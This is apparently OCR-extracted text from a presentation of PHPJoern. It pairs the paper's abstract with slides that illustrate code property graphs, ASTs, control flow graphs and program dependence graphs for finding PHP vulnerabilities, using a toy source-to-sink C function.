Email: {backes, skoruppa, stock}@cs.uni-saarland.de
‡Braunschweig University of Technology
Email: {k.rieck, f.yamaguchi}@tu-bs.de

***Abstract*—The Web today is a growing universe of pages and applications teeming with interactive content. The security of such applications is of the utmost importance, as exploits can have a devastating impact on personal and economic levels. The number one programming language in Web applications is PHP, powering more than 80% of the top ten million websites. Yet it was not designed with security in mind and, today, bears a patchwork of fixes and inconsistently designed functions with often unexpected and hardly predictable behavior that typically yield a large attack surface. Consequently, it is prone to different types of vulnerabilities, such as SQL Injection or Cross-Site Scripting. In this paper, we present an interprocedural analysis technique for PHP applications based on *code property graphs* that scales well to large amounts**


Web, PHP therefore constitutes a prime target for automated security analyses to assist developers in avoiding critical mistakes and consequently improve the overall security of applications on the Web. Indeed, a considerable amount of research has been dedicated to identifying vulnerable information flows in a machine-assisted manner [15, 16, 4, 5]. All these approaches successfully identify different types of PHP vulnerabilities in Web applications. However, all of these approaches have only been evaluated in a controlled environment of about half a dozen projects. Therefore it is unclear how scalable they are and how well they perform in much less controlled environments of very large sets of arbitrary PHP projects. (See Section 7 on related work for details). In addition, these approaches are hardly customizable, in the sense that they cannot be configured to look for

PHPJoern, *EuroS&P '17*




Code Property Graph (CPG)

PHPJoern, *EuroS&P '17*



Abstract Syntax Tree (AST)



```
void foo() {
  int x = source();
  if (x < MAX) {
    int y = 2 * x;
    sink(y);
  }
}
```



Modeling and Discovering Vulnerabilities with Code Property Graphs, S&P 2014

Control Flow Graph (CPG)


```
void foo() {
  int x = source();
  if (x < MAX) {
    int y = 2 * x;
    sink(y);
  }
}
```



Modeling and Discovering Vulnerabilities with Code Property Graphs, S&P 2014


Program Dependence Graph (PDG)


```
void foo() {
  int x = source();
  if (x < MAX) {
    int y = 2 * x;
    sink(y);
  }
}
```




Modeling and Discovering Vulnerabilities with Code Property Graphs, S&P 2014

